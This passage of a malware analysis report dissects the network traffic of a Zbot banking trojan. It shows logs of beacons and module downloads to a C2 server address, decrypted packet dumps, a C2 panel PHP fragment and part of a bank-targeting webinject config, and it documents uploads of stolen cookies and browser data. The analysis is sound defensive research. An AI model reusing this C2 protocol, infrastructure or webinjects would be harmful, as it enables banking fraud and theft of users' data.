In [186]: sr(newbot_request)

Out[186]: {11012: b'123',
           11004: b'\x00\x00\x00\x00',
           11010: b'http://192.168.86.86:8081/cp108/gate.php',
           11011: b'',
           11013: b'\x01\x00\x00\x00',
           1650751854: b'amcvdqtslrjbozrunjtnwozyhejltruhewshwhqxlklwscoasdodcw'}
```

Traffic analysis

In this section we will follow a flow of a typical network traffic generated by the Zbot, and show how to decrypt the particular parts.

Downloading elements

First, the loader element beacons to the C2, in the attempt to download the core bot. Then, the core bot is loaded and run. It establishes its own connection with the C2: downloads further modules, and runs a thread that is responsible for data exfiltration.

3	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#2]	
4	200	HTTPS	45.72.3.132	/web7643/gate.php	220	msiexec:2756	beacon -> keep alive	loader
5	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#4]	
6	200	HTTPS	45.72.3.132	/web7643/gate.php	675 875	msiexec:2756	download: core bot (i.e. bot32.dll)	
7	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#6]	
8	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#7]	
9	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#8]	
10	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#9]	
11	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#10]	
12	200	HTTPS	45.72.3.132	/web7643/gate.php	299 555	msiexec:2756	download: hvnc32.dll	
13	200	HTTPS	45.72.3.132	/web7643/gate.php	926 366	msiexec:2756	download: sqlite3.dll	
14	200	HTTPS	45.72.3.132	/web7643/gate.php	75 299	msiexec:2756	download: zlib1.dll	
15	200	HTTPS	45.72.3.132	/web7643/gate.php	333 957	msiexec:2756	beacon + process list ->download: webinjects	
16	200	HTTPS	45.72.3.132	/web7643/gate.php	91	msiexec:2756	[#15]	
17	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#16]	
18	200	HTTPS	45.72.3.132	/web7643/gate.php	1 922...	msiexec:2756	download: libssl.dll	
19	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#18]	
20	200	HTTPS	45.72.3.132	/web7643/gate.php	134	msiexec:2756	beacon -> keep alive	core bot
21	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#20]	
22	200	HTTPS	45.72.3.132	/web7643/gate.php	94	msiexec:2756	beacon -> keep alive	
23	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#22]	
24	200	HTTPS	45.72.3.132	/web7643/gate.php	313	msiexec:2756	beacon -> keep alive	
25	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#24]	
26	200	HTTPS	45.72.3.132	/web7643/gate.php	187	msiexec:2756	beacon -> keep alive	
27	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#26]	
28	200	HTTPS	45.72.3.132	/web7643/gate.php	221	msiexec:2756	beacon -> keep alive	
29	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#28]	
30	200	HTTPS	45.72.3.132	/web7643/gate.php	119	msiexec:2756	beacon -> keep alive	
31	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#30]	
32	200	HTTPS	45.72.3.132	/web7643/gate.php	3 325...	msiexec:2756	download: nss32.dat	
33	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#32]	
34	200	HTTPS	45.72.3.132	/web7643/gate.php	126	msiexec:2756	upload: path of cert9.db	

The first request sent to the C2 is a beacon. It is encrypted with RC4 (key#2) and Visual Encrypt. After decryption we can see its content:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  EB A5 AD 98 2D F4 86 81 8A 89 E0 C7 E4 AA 3E 84  ëĄ..-ô†.Š‰ŕÇäŞ>„
00000010  8B 28 9F 67 8A 00 00 00 00 00 00 00 03 00 00 00  ‹(źgŠ...........
00000020  4F AA 6D CA AA 8C 34 69 0D E9 39 FD BE 74 E3 FB  OŞmĘŞŚ4i.é9ýľtăű

00000030  12 27 00 00 00 00 00 00 0A 00 00 00 0A 00 00 00  .'..............
00000040  77 65 62 37 2D 70 69 74 31 34 11 27 00 00 00 00  web7-pit14.'....
00000050  00 00 1C 00 00 00 1C 00 00 00 54 45 53 54 4D 41  ..........TESTMA
00000060  43 48 49 4E 45 5F 32 45 42 46 46 31 46 34 30 38  CHINE_2EBFF1F408
00000070  44 30 46 35 44 44 16 27 00 00 00 00 00 00 04 00  D0F5DD.'........
00000080  00 00 04 00 00 00 00 00 00 00                    ..........

00000080                                CF 19 AA 3A BC 43        Ď.Ş:ĽC
00000090  36 16 6E FB 00 11 D0 54 9C B4 23 63 20 B4 81 A8  6.nű..ĐTś´#c ´.¨
000000A0  3F 8B F1 E0 12 35 8D D9 36 BC 5D 99 79 6E 85 AC  ?‹ńŕ.5ŤŮ6Ľ]™yn…¬
000000B0  33 72 10 D7 80 AB 52 F0 67 B6 71 31 2C CA 9A 09  3r.×€«Rđg¶q1,Ęš.
000000C0  99 01 A5 1C D7 36 AC E1 BC 17 8B 00 A5 E9 1F 89  ™.Ą.×6¬áĽ.‹.Ąé.‰
000000D0  1F AC A8 3C D5 FE 89 AE 6C 84 CB D4 14 9A 6F 59  .¬¨<Őţ‰®l„ËÔ.šoY
000000E0  5D 56 78 91 87 15 D7 8E 4B E4 81 85 F7 42 7B 23  ]Vx‘‡.×ŽKä.…÷B{#
000000F0  BC 58 58 12 B3 DE BA 9E BE 5B A8 59 A5 30 7A 57  ĽXX.łŢşžľ[¨YĄ0zW
00000100  78 BC                                            xĽ
```

buf[0:48] -> header
buf[20:24] -> data size
buf[32:48] -> MD5(data)
buf[48:48+data_size] -> data
random padding

It contains the following elements: header, data, and a random buffer (of random size). The random buffer is used only as a padding. The hash of the data buffer is stored in the header.

The data is composed of records, which carry various meanings. Each record a header, and is identified by its specific ID. The fragment of the panel’s code responsible for processing it is given below. The length of the item header is 16 bytes (4 DWORDs).

```
$list = array();
for ($i = HEADER_SIZE; $i < $dataSize; ) {
    $k = unpack("L4", substr($data, $i, ITEM_HEADER_SIZE));
    $itemSize = $k[3];
    $item = substr($data, $i + ITEM_HEADER_SIZE, $itemSize);
    $itemId = $k[1];
    $list[$itemId] = $item;
    $i += (ITEM_HEADER_SIZE + $itemSize);
}
```

In the presented packet the following items are present: Botnet ID, Bot ID, and a ping item (this request is identified as a ping). Compare the IDs with the complete list available in the earlier part of this report: C2 Communication: Record IDs.

```
00000030  12 27 00 00 00 00 00 00 0A 00 00 00 0A 00 00 00   .'..............   0x2712 = 10002
00000040  77 65 62 37 2D 70 69 74 31 34                     web7-pit14         -> SBCID_BOTNET

00000040                          11 27 00 00 00 00                .'....
00000050  00 00 1C 00 00 00 1C 00 00 00 54 45 53 54 4D 41   ..........TESTMA   0x2711 = 10001
00000060  43 48 49 4E 45 5F 32 45 42 46 46 31 46 34 30 38   CHINE_2EBFF1F408   -> SBCID_BOT_ID
00000070  44 30 46 35 44 44                                 D0F5DD
                                                                               0x2716 = 10006
00000070                    16 27 00 00 00 00 00 00 04 00        .'........    -> SBCID_PING
00000080  00 00 04 00 00 00 00 00 00 00                     ..........
```

Fields marked in red represent the record ID. Fields marked in light blue represent content size. The content size is followed by the content

After processing the items, the decision is taken should the bot be given C2 response. There are several criteria used to decide if the bot is blacklisted. The deciding factors are: the country, the IP, or the bot ID.

```
if (!CheckAllowCountry($country) ||
        CheckBlockCountry($country) ||
        CheckBlockIp($ipStr) ||
        CheckBlockBot($botId))
{
    SaveLog("Block bot {$botId}, {$country}, {$ipStr}");
    die();
}
```

If the bot was not blacklisted, the C2 responds to the beacon with a buffer that is also encrypted with RC4 (key#2) and Visual Encrypt. The decrypted content contains a similar header and eventual data, and is padded with a buffer of random characters:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  A6 E8 BC 1A 6E DA FA 46 AC EC 14 58 A8 CD DD 3F  ¦čL.nÚúF¬ě.X¨ÍÝ?
00000010  A5 52 30 42 40 00 00 00 00 00 00 00 01 00 00 00  ĄR0B@...........
00000020  4A E7 13 36 E4 4B F9 BF 79 D2 75 2E 23 48 18 A5  Jç.6äKůżyŇu.#H.Ą
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000040  78 61 70 6D 78 6B 73 76 68 78 62 6A 77 6E 7A 67  xapmxksvhxbjwnzg
00000050  65 6E 6B 6D 76 67 6A 67 71 65 70 79 72 6D 78 6E  enkmvgjgqepyrmxn
00000060  61 72 62 79 63 70 77 61 74 6E 77 79 62 78 78 6D  arbycpwatnwybxxm
00000070  7A 73 6E 6A 71 68 74 71 6B 67 79 78 67 71 7A 6D  zsnjqhtqkgyxgqzm
00000080  72 6A 74 6E 6D 79 70 72 74 73 70 77 75 72 77 6D  rjtnmyprtspwurwm
00000090  68 6D 68 68 68 78 68 75 70 63 77 62 76 78 76 6D  hmhhhxhupcwbvxvm
000000A0  73 71 6E 61 75 6F 67 73 7A 62 64 6D 71 66 6D 6A  sqnauogszbdmqfmj
000000B0  66 68 79 65 70 63 70 6C 6B 73 6A 66 75 64 64 6B  fhyepcplksjfuddk
000000C0  66 73 77 7A 78 68 74 66 64 6B 66 66 74 64 72 6C  fswzxhtfdkfftdrl
000000D0  77 70 78 73 74 74 72 63 68 7A 6F 63              wpxsttrchzoc
```

The presented packet does not carry any data, and is used as a “keep-alive” message for the bot.

After that the malware sends another request, formatted and encrypted by the same pattern like the previous one:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  0D CF 76 C0 54 B0 B6 86 50 5F F2 39 A6 96 89 7C  .ĎvŔT°¶†P_ň9¦–‰|
00000010  09 32 3E 20 9E 00 00 00 00 00 00 00 04 00 00 00  .2> ž...........
00000020  E1 95 F3 E0 74 68 E4 B0 E4 CB 82 18 EF EB 0D A9  á•óŕthä°äË‚.ďë.©
00000030  12 27 00 00 00 00 00 00 0A 00 00 00 0A 00 00 00  .'..............
00000040  77 65 62 37 2D 70 69 74 31 34 11 27 00 00 00 00  web7-pit14.'....
00000050  00 00 1C 00 00 00 1C 00 00 00 54 45 53 54 4D 41  ..........TESTMA
00000060  43 48 49 4E 45 5F 32 45 42 46 46 31 46 34 30 38  CHINE_2EBFF1F408
00000070  44 30 46 35 44 44 06 2B 00 00 00 00 00 00 04 00  D0F5DD.+........
00000080  00 00 04 00 00 00 EE 03 00 00 07 2B 00 00 00 00  ......î....+....
00000090  00 00 04 00 00 00 04 00 00 00 00 08 00 01 D8 0A  ..............Ř.
000000A0  17 36 33 AD 27 AA 2C E3 AC 2A 04 28 65 29 21 C7  .63.'Ş,ă¬*.(e)!Ç
000000B0  5D C5 4A 36 6F 0D 1B E4 47 E3 F7 B9 D2 B5 78 63  ]ĹJ6o..äGă÷ąŇµxc
000000C0  DD B1 66 3A F1 8F 3B CF 89 32 42 CA C0 63 44 9D  Ý±f:ńŹ;Ď‰2BĘŔcDť
000000D0  A6 A3 7A 34 DF 71 3B CF F0 C3 D5 D5 F9 6D 97 2A  ¦Łz4ßq;ĎđĂŐŐům—*
000000E0  50 70 BA 3D D2 5A 10 1A 19 F5 D2 9C F0 E5 C2 E4  Ppş=ŇZ...őŇśđĺÂä
000000F0  97 82 E2 27 03 54 A8 77 4B 1B 3F 8E 20 33 D2 BC  —‚â'.T¨wK.?Ž 3ŇĽ
00000100  30 38 D0 3E C1 B2 88 D3 F3 20 79 FF 3D 8C 1A 54  08Đ>Á˛.Óó y˙=Ś.T
00000110  EE 0E BA C0 F9 17                                î.şŔů.
```

This time it is a request for a module:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  12 27 00 00 00 00 00 00 0A 00 00 00 0A 00 00 00  .'..............
00000010  77 65 62 37 2D 70 69 74 31 34 11 27 00 00 00 00  web7-pit14.'....
00000020  00 00 1C 00 00 00 1C 00 00 00 54 45 53 54 4D 41  ..........TESTMA
00000030  43 48 49 4E 45 5F 32 45 42 46 46 31 46 34 30 38  CHINE_2EBFF1F408
00000040  44 30 46 35 44 44                                D0F5DD

00000040                    06 2B 00 00 00 00 00 00 04 00        .+........
00000050  00 00 04 00 00 00 EE 03 00 00                     ......î...

00000050                                07 2B 00 00 00 00              .+....
00000060  00 00 04 00 00 00 04 00 00 00 00 08 00 01        ..............
```

0x2B06 = 11014
-> SBCID_GET_FILE

0x3EE = 1006
-> CSR_BOT32_FILE

0x2B07 = 11015
-> SBCID_GET_FILE_VER

VER = 01 00 08 00 -> 1.0.8.0

Fields marked in red represent the record ID. Fields marked in light blue represent content size. The content size is followed by the content: marked in dark blue.

The C2 responds sending the first PE module. This time the response is encrypted with RC4 only. Decrypted buffer contains the PE per-pended with a 21 bytes long header (containing: the module ID (DWORD), the module version (DWORD), ? (DWORD), the size of the PE (DWORD), and the CRC32 of the PE (DWORD) which is used for the verification), and one NULL byte for padding:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  EE 03 00 00 00 08 00 01 C4 E2 FB 5D 00 50 0A 00  î.......Äâű].P..
00000010  74 0F C2 CB 00 4D 5A 78 00 01 00 00 00 04 00 00  t.ÂË.MZx........
00000020  00 00 00 00 00 24 75 7E 17 00 00 00 00 40 00 00  .....$u~.....@..
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000050  00 78 00 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01  .x.....ş..´.Í!¸.
00000060  4C CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20  LÍ!This program 
00000070  63 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E  cannot be run in
00000080  20 44 4F 53 20 6D 6F 64 65 2E 24 00 00 50 45 00   DOS mode.$..PE.
00000090  00 4C 01 04 00 DE 73 FB 5D 00 00 00 00 00 00 00  .L...Ţsű].......
000000A0  00 E0 00 02 21 0B 01 0E 00 00 72 09 00 00 DA 00  .ŕ..!.....r...Ú.
000000B0  00 00 00 00 00 3E 18 03 00 00 10 00 00 00 00 00  .....>..........
```

The same cycle (when the malware sends a request, and C2 responds with a particular module) repeats till all the modules are downloaded.

In between, the bot downloads also a configuration file for the webinjects. This file is encrypted with RC4 + Visual Encrypt.

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  97 B0 F8 03 6F 22 3E 01 AF D7 96 01 4B 92 73 3E  —°ř.o">.Ż×–.K’s>
00000010  B7 F9 52 61 41 18 05 00 00 00 00 00 05 00 00 00  ·ůRaA...........
00000020  10 98 2E CB 69 F5 03 E4 61 8E 0B 12 FA 06 85 E0  ...Ëiő.äaŽ..ú.…ŕ
00000030  04 2B 00 00 00 00 00 00 B9 17 05 00 B9 17 05 00  .+......ą...ą...
00000040  3B 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23  ;###############
00000050  23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23  ################
00000060  23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23  ################
00000070  23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23  ################
00000080  23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23  ################
00000090  23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23  ################
000000A0  23 23 23 23 23 23 23 23 23 23 0D 0A 3B 23 20 20  ##########..;#
000000B0  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
000000C0  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
000000D0  20 20 20 20 20 20 20 20 20 20 35 33 20 52 45 50            53 REP
000000E0  4C 41 43 45 52 20 20 20 20 20 20 20 20 20 20 20  LACER
000000F0  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00000100  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00000110  20 20 20 20 20 23 0D 0A 3B 23 23 23 23 23 23 23       #..;#######
00000120  23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23  ################
00000130  23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23  ################
00000140  23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23  ################
00000150  23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23  ################
00000160  23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23  ################
00000170  23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23  ################
00000180  23 23 0D 0A 0D 0A 73 65 74 5F 75 72 6C 20 68 74  ##....set_url ht
00000190  74 70 2A 3A 2F 2F 2A 2E 35 33 2E 63 6F 6D 2A 20  tp*://*.53.com*
000001A0  47 50 0D 0A 0D 0A 64 61 74 61 5F 62 65 66 6F 72  GP....data_befor
000001B0  65 0D 0A 66 74 62 2D 64 74 6D 2D 69 6E 69 74 2D  e..ftb-dtm-init-
000001C0  6F 62 22 3E 3C 2F 73 63 72 69 70 74 3E 0D 0A 64  ob"></script>..d
000001D0  61 74 61 5F 65 6E 64 0D 0A 64 61 74 61 5F 69 6E  ata_end..data_in
000001E0  6A 65 63 74 0D 0A 3C 69 6E 6A 3E 3C 2F 69 6E 6A  ject..<inj></inj
000001F0  3E 0D 0A 64 61 74 61 5F 65 6E 64 0D 0A 64 61 74  >..data_end..dat
00000200  61 5F 61 66 74 65 72 0D 0A 64 61 74 61 5F 65 6E  a_after..data_en
```

The content of webinjects.txt follows the standard introduced by ZeuS. After the file content there is a “keep-alive” content appended.

```
00051790  3C 2F 73 63 72 69 70 74 3E 0D 0A 64 61 74 61 5F  </script>..data_
000517A0  65 6E 64 0D 0A 64 61 74 61 5F 61 66 74 65 72 0D  end..data_after.
000517B0  0A 64 61 74 61 5F 65 6E 64 FC 2A 00 00 00 00 00  .data_endü*.....
000517C0  00 04 00 00 00 04 00 00 00 00 00 00 00 02 2B 00  ..............+.
000517D0  00 00 00 00 00 00 00 00 00 00 00 00 00 03 2B 00  ..............+.
000517E0  00 00 00 00 00 00 00 00 00 00 00 00 00 05 2B 00  ..............+.
000517F0  00 00 00 00 00 04 00 00 00 04 00 00 00 01 00 00  ................
00051800  00 65 69 7A 64 65 72 64 70 72 65 72 61 71 6A 71  .eizderdpreraqjq
00051810  79 7A 78 72 75 73 6F 66 6B 6F 78 71 64 74 6F 6A  yzxrusofkoxqdtoj
00051820  69 6A 70 7A 6C 66 75 77 6B 70 79 65 70 63 65 67  ijpzlfuwkpyepceg
00051830  68 76 6B 63 69 71 70                             hvkciqp
```

Data exfiltration

After all the modules are downloaded, the traffic contains mostly the exchange ping-keep alive, bot's reports about performed actions, and exfiltrated data. This time the traffic between the bot and the C2 is all the time encrypted by the same manner as the beacons: RC4 (key #2) + Visual Encrypt.

Sample overview of the captured traffic:

11	200	HTTP	Tunnel to	45.72.3.132:443	633	msiexec:2756	[#10]
12	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#11]
13	200	HTTPS	45.72.3.132	/web7643/gate.php	216	msiexec:2756	upload: Chrome cookies report
14	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#13]
15	200	HTTPS	45.72.3.132	/web7643/gate.php	194	msiexec:2756	upload: Firefox cookies path
16	200	HTTP	Tunnel to	45.72.3.132:443	0	msiexec:2756	[#15]
17	200	HTTP	Tunnel to	45.72.3.132:443	0	msiexec:2756	[#16]
18	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#17]
19	200	HTTPS	45.72.3.132	/web7643/gate.php	316	msiexec:2756	upload: explorer injection report
20	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#19]
21	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#20]
22	200	HTTPS	45.72.3.132	/web7643/gate.php	263	msiexec:2756	upload: Firefox cert9.db path
23	200	HTTPS	45.72.3.132	/web7643/gate.php	174	msiexec:2756	upload: process list, sytem language info
24	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#23]
25	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#24]
26	200	HTTPS	45.72.3.132	/web7643/gate.php	264	msiexec:2756	upload: Firefox cookies report, screenshots series
27	200	HTTPS	45.72.3.132	/web7643/gate.php	355	msiexec:2756	upload: process list, sytem language info

Each time after the report from the bot was received, C2 responds with a "keep alive" packet:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  CE 1C CC 69 B9 D5 75 45 1E 60 43 7E F0 47 98 08  Î.ĚiąŐuE.`C~dG..
00000010  26 B8 2C 35 40 00 00 00 00 00 00 00 01 00 00 00  &¸,5@...........
00000020  4A E7 13 36 E4 4B F9 BF 79 D2 75 2E 23 48 18 A5  Jç.6äKůżyŇu.#H.Ą
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000040  6B 71 6B 6E 73 6C 63 76 68 71 6F 6C 69 6F 79 7A  kqknslcvhqolioyz
00000050  62 72 78 72 6B 6E 72 71 61 6E 67 6B 69 74 76 6E  brxrknrqangkitvn
00000060  74 66 62 68 75 6C 73 76 6C 7A 67 71 65 78 78 6D  tfbhulsvlzgqexxm
00000070  6E 68 72 68 66 75 68 6E 79 74 68 64 6F 73        nhrhfuhnythdos
```

Examples of some interesting reports given below.

A path of the target file: Firefox certificate database:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  9A B8 0C 22 63 F9 BF 69 28 E4 D6 60 AD E5 38 C3  š¸."cůżi(äÖ`.ĺ8Ă
00000010  F7 42 DA 8D 12 01 00 00 00 00 00 00 06 00 00 00  ÷BÚŤ............
00000020  04 35 69 BD B5 2D 5F 0C FE 40 81 98 B4 3E 3A 1F  .5i˝µ-_.ţ@..´>:.
00000030  12 27 00 00 00 00 00 00 08 00 00 00 08 00 00 00  .'..............
00000040  77 65 62 37 2D 64 61 6E 11 27 00 00 00 00 00 00  web7-dan.'......
00000050  1C 00 00 00 1C 00 00 00 54 45 53 54 4D 41 43 48  ........TESTMACH
00000060  49 4E 45 5F 32 45 42 46 46 31 46 34 30 38 44 30  INE_2EBFF1F408D0
00000070  46 35 44 44 16 2B 00 00 00 00 00 00 04 00 00 00  F5DD.+..........
00000080  04 00 00 00 04 00 00 00 17 2B 00 00 00 00 00 00  .........+......
00000090  04 00 00 00 04 00 00 00 00 00 00 00 18 2B 00 00  .............+..
000000A0  00 00 00 00 04 00 00 00 04 00 00 00 00 00 00 00  ................
000000B0  19 2B 00 00 00 00 00 00 52 00 00 00 52 00 00 00  .+......R...R...
000000C0  43 3A 5C 55 73 65 72 73 5C 74 65 73 74 65 72 5C  C:\Users\tester\
000000D0  41 70 70 44 61 74 61 5C 52 6F 61 6D 69 6E 67 5C  AppData\Roaming\
000000E0  4D 6F 7A 69 6C 6C 61 5C 46 69 72 65 66 6F 78 5C  Mozilla\Firefox\
000000F0  50 72 6F 66 69 6C 65 73 5C 62 65 37 64 74 33 33  Profiles\be7dt33
00000100  37 2E 64 65 66 61 75 6C 74 5C 63 65 72 74 39 2E  7.default\cert9.
00000110  64 62 5D 9C A0 21 5D 00 C2 04 3D 19 C3 91 2E 30  db]ś !].Â.=.Ă‘.0
00000120  AA 0E 4C 18 FE 81 0C 7C 7B F5 8F D6 27 76 B4 50  Ş.L.ţ..|{őŹÖ'v´P
00000130  90 9A 1C 6B 1E 6C 23 E7 79 7F C5 F7 89 D9 58 86  .š.k.l#çy.Ĺ÷‰ŮX†
00000140  13 83 82 6D 04 B0 9B 14 59 36 6A 63 60 72 91 42  ..‚m.°›.Y6jc`r‘B
00000150  19 CE BE 25 C2 2B 6B 8E 74 9D 66 9C E0 D4 06 76  .Îľ%Â+kŽtťfśŕÔ.v
00000160  FA 5A DF D0 CA D9 CE E0 50 40 2E 7D D3 90 DE C4  úZßĐĘŮÎŕP@.}Ó.ŢÄ
00000170  08 A2 A8 C0 6D D6 5B 3F E2 4B 27 79 65 F7 48 A9  .˘¨ŔmÖ[?âK'ye÷H©
00000180  CF AB 77 B7 F9 29 12 BB 21 30 B4 FD A0 E3 70 4A  Ď«w·ů).»!0´ý ăpJ
00000190  45 FC 2A 69 21 B4 1F A0 7F A5 4F A1 94 55 00 CA  Eü*i!´. .ĄO˘”U.Ę
000001A0  38 4B 3D 7D 63 6B 03 B7 DE 9A 08 4F 93 22 4E AF  8K=}ck.·Ţš.O“"NŻ
000001B0  42 AF 47 32 D7 11 86 17 48 EE 71 9C 1A 54 57 5C  BŻG2×.†.Hîqś.TW\
000001C0  83 62 06 74 93 02 FE 47 82 F8 CF 64 56 85 9C 62  .b.t“.ţG‚řĎdV…śb
000001D0  4E E2 D0 DA F6 09 69 E2 B0 1B 33 CC 33 6D 28 26  NâĐÚö.iâ°.3Ě3m(&
000001E0  89 D4 00 12 06 2E 5E 44 C8 30 8A 58 71 E0 AF C2  ‰Ô....^DČ0ŠXqŕŻÂ
000001F0  D1 4B 8B E7 DF 06 79 70 21 78 9E D8 44 9D 42 E9  ŃK‹çß.yp!xžŘDťBé
00000200  A9 62                                            ©b
```

Report about a successful injection into Explorer:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  28 64 04 F2 79 03 99 DF 8B 9E 13 72 CD 79 B3 C9  (d.ňy.™ß‹ž.rÍyłÉ
00000010  8A 73 BB E8 DB 00 00 00 00 00 00 00 06 00 00 00  Šs»čŰ...........
00000020  46 AD 9F 15 9A 67 09 A0 92 02 BC 91 19 2C 49 F3  F.ź.šg. ’.Ľ‘.,Ió
00000030  12 27 00 00 00 00 00 00 08 00 00 00 08 00 00 00  .'..............
00000040  77 65 62 37 2D 64 61 6E 11 27 00 00 00 00 00 00  web7-dan.'......
00000050  1C 00 00 00 1C 00 00 00 54 45 53 54 4D 41 43 48  ........TESTMACH
00000060  49 4E 45 5F 32 45 42 46 46 31 46 34 30 38 44 30  INE_2EBFF1F408D0
00000070  46 35 44 44 16 2B 00 00 00 00 00 00 04 00 00 00  F5DD.+..........
00000080  04 00 00 00 08 00 00 00 17 2B 00 00 00 00 00 00  .........+......
00000090  04 00 00 00 04 00 00 00 00 00 00 00 18 2B 00 00  .............+..
000000A0  00 00 00 00 04 00 00 00 04 00 00 00 00 00 00 00  ................
000000B0  19 2B 00 00 00 00 00 00 1B 00 00 00 1B 00 00 00  .+..............
000000C0  49 6E 6A 65 63 74 20 74 6F 20 65 78 70 6C 6F 72  Inject to explor
000000D0  65 72 20 73 75 63 63 65 73 73 2E 3F 01 12 48 E6  er success.?..Hć
000000E0  3B 21 36 83 0E F1 CC CC 9B 1E 61 B4 78 B1 07 7E  ;!6..ńĚĚ›.a´x±.~
```

List of active processes:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  39 23 EB 55 53 7D 2D 0D E5 01 DF 50 15 C3 3D 40  9#ëUS}-.ĺ.ßP.Ă=@
00000010  CA D9 10 AB E0 03 00 00 00 00 00 00 0C 00 00 00  ĘŮ.«ŕ...........
00000020  6D 06 74 67 65 1B 00 C9 22 6A 6E 42 28 8A 50 BA  m.tge..É"jnB(ŠPş
00000030  12 27 00 00 00 00 00 00 08 00 00 00 08 00 00 00  .'..............
00000040  77 65 62 37 2D 64 61 6E 11 27 00 00 00 00 00 00  web7-dan.'......
00000050  1C 00 00 00 1C 00 00 00 54 45 53 54 4D 41 43 48  ........TESTMACH
00000060  49 4E 45 5F 32 45 42 46 46 31 46 34 30 38 44 30  INE_2EBFF1F408D0
00000070  46 35 44 44 1C 27 00 00 00 00 00 00 06 00 00 00  F5DD.'..........
00000080  06 00 00 00 06 01 B1 1D 00 00 13 27 00 00 00 00  ......±....'....
00000090  00 00 04 00 00 00 04 00 00 00 00 08 00 01 27 27  ..............''
000000A0  00 00 00 00 00 00 04 00 00 00 04 00 00 00 03 00  ................
000000B0  00 00 28 27 00 00 00 00 00 00 04 00 00 00 04 00  ..('............
000000C0  00 00 01 00 00 00 20 27 00 00 00 00 00 00 04 00  ...... '........
000000D0  00 00 04 00 00 00 0A 00 02 0F 21 27 00 00 00 00  ..........!'....
000000E0  00 00 10 00 00 00 10 00 00 00 FE 80 00 00 00 00  ..........ţ€....
000000F0  00 00 58 BC 2A 84 30 8C 93 81 29 27 00 00 00 00  ..XĽ*„0Ś“.)'....
00000100  00 00 0A 00 00 00 0A 00 00 00 77 65 62 37 2D 70  ..........web7-p
00000110  69 74 31 34 2A 27 00 00 00 00 00 00 10 00 00 00  it14*'..........
00000120  10 00 00 00 D9 3C A0 1A 45 15 73 2A 6A 54 DF 0A  ....Ů< .E.s*jTß.
00000130  39 1C 93 E3 24 27 00 00 00 00 00 00 6E 02 00 00  9.“ă$'......n...
00000140  6E 02 00 00 5B 53 79 73 74 65 6D 20 50 72 6F 63  n...[System Proc
00000150  65 73 73 5D 7C 53 79 73 74 65 6D 7C 73 6D 73 73  ess]|System|smss
00000160  2E 65 78 65 7C 63 73 72 73 73 2E 65 78 65 7C 77  .exe|csrss.exe|w
00000170  69 6E 69 6E 69 74 2E 65 78 65 7C 63 73 72 73 73  ininit.exe|csrss
00000180  2E 65 78 65 7C 73 65 72 76 69 63 65 73 2E 65 78  .exe|services.ex
00000190  65 7C 6C 73 61 73 73 2E 65 78 65 7C 6C 73 6D 2E  e|lsass.exe|lsm.
000001A0  65 78 65 7C 77 69 6E 6C 6F 67 6F 6E 2E 65 78 65  exe|winlogon.exe
```

